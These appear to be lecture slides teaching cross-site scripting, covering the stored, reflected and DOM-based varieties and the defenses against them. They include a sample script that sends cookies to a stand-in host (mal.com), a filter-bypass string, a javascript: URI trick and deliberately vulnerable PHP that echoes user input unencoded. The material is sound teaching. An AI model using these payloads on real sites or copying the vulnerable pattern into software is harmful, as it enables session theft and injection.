Cross-Site Scripting

Cross-Site Scripting (XSS)

- Problem: users can submit text that will be displayed on web pages
  - Facebook posts
  - Blog comments
  - Webmail
- Browsers interpret everything in HTML pages as HTML
- What could go wrong?

Cross-Site Scripting (XSS)

- Idea: Get other users' browsers to execute your code
- Check out the self-retweeting tweet

XSS: Exploits

```
<script>
img = new Image();
img.src =
“http://mal.com/?cookie=” + document.cookie;
</script>
```

Varieties

- Stored XSS
- Reflected XSS
- DOM-Based XSS

Varieties: Stored XSS

- User input is stored by a web site
- Later used to render a page
- Example:

```
<div class=”comment”>
<h3><?php echo $comment->user; ?></h3>
<p><?php echo $comment->text; ?></p>
</div>
```


Varieties: Stored XSS

```
<div class=”comment”>
<h3><?php echo $comment->user; ?></h3>
<p><?php echo $comment->text; ?></p>
</div>
```

- Mallory submits:

```
<script>alert(“Muahahah!”);</script>
```

Varieties: Stored XSS



Varieties: Reflected XSS

- Page includes dynamic content
- Content generated based on request
  - Query parameters
  - 404 page
  - etc
- Accounts for ~75% of XSS vulnerabilities in real-world applications (WAHH)

Varieties: Reflected XSS


- Example (404 page):

```
<?php echo “Page not found: ” .
$_SERVER[‘REQUEST_URI’]; ?>
```

- Mallory sends you a link:

```
foo.com/<script>evilFunc();</script>
```

Varieties: Reflected XSS



Varieties: DOM-Based XSS

- Page itself doesn't include malicious code
- JS on page modifies page structure
  - DOM - Document Object Model
- Newly-modified page executes malicious code

Varieties: DOM-Based XSS


- Example:

```
<title>My Page's URL: </title>
document.getElementsByTagName("title")[0].
innerHTML += document.URL;
```

- Mallory sends you a link:

```
foo.com/<script>evilFunc();</script>
```

Varieties: DOM-Based XSS



XSS Defenses

- Defense is *really hard*
- Attempt #1: Remove `<script>` tags

XSS Defenses

- Defense is *really hard*
- Attempt #1: Remove `<script>` tags

  `<scr<script>ipt>`

XSS Defenses

- Defense is *really hard*
- Attempt #1: Remove `<script>` tags

  `<scr<script>ipt>`
- Attempt #2: HTML-encode special characters
  - `<` becomes `&lt;`
  - `>` becomes `&gt;`
  - etc

XSS Defenses

- Defense is *really hard*
- Attempt #2: HTML-encode special characters
  - < becomes `<`
  - > becomes `>`
  - etc
- In attributes, browsers first HTML-decode
  - User submits link: `javascript:evilFunc()`
  - `<a href="javascript&#58;evilFunc()">`

XSS Defenses

- Defense is *really hard*
- Inspiration from SQL prepared statements?
- Do something fundamentally different?
- Separate data and code?

XSS Defenses

- Defense is *really hard*
- Inspiration from SQL prepared statements?
- Do something fundamentally different?
- Separate data and code?

- ...nope. You'd have to change browsers.
- We're stuck with XSS being *really hard*

XSS Defenses

- Defense is *really hard*
- ...but we already knew that - security is never perfect
- Let’s do the best we can

XSS Defenses

- General advice from WAHH
  - Validate input as strictly as possible
    - Make sure data isn't too long
    - Make sure data contains only allowed characters
    - Make sure data is properly formatted
      - e.g., email addresses, URLs, etc
    - Guilty until proven innocent - reject unless it passes all of these tests

XSS Defenses

- General advice from WAHH
  - Validate/sanitize output
    - HTML encode any dangerous characters
    - Be liberal in HTML encoding - never know what could be used for an attack
    - Careful about edge cases!
      - Tag attributes are HTML decoded before processing

XSS Defenses

- General advice from WAHH
  - Eliminate dangerous insertion points

"There are some locations within the application page where it is just **too inherently dangerous** to insert user-supplied input, and developers should look for an alternative means of implementing the desired functionality."

(emphasis added)

XSS Defenses

- General advice from WAHH
  - Eliminate dangerous insertion points
    - In the text of scripts
    - Where a tag attribute's value can be a URL
      - Too easy for attackers to execute arbitrary code, e.g.:

        ```
        <a href="javascript:...">Click Here</a>
        ```

    - Where a character encoding is specified
      - Attacker could trick some component into using a different character encoding
      - Open the door for encoding-based attacks

XSS

- Moral of the story:
  - Complexity makes reasoning about security *very hard*
  - The web is here to stay; we're stuck with its design choices
  - Design future systems for simplicity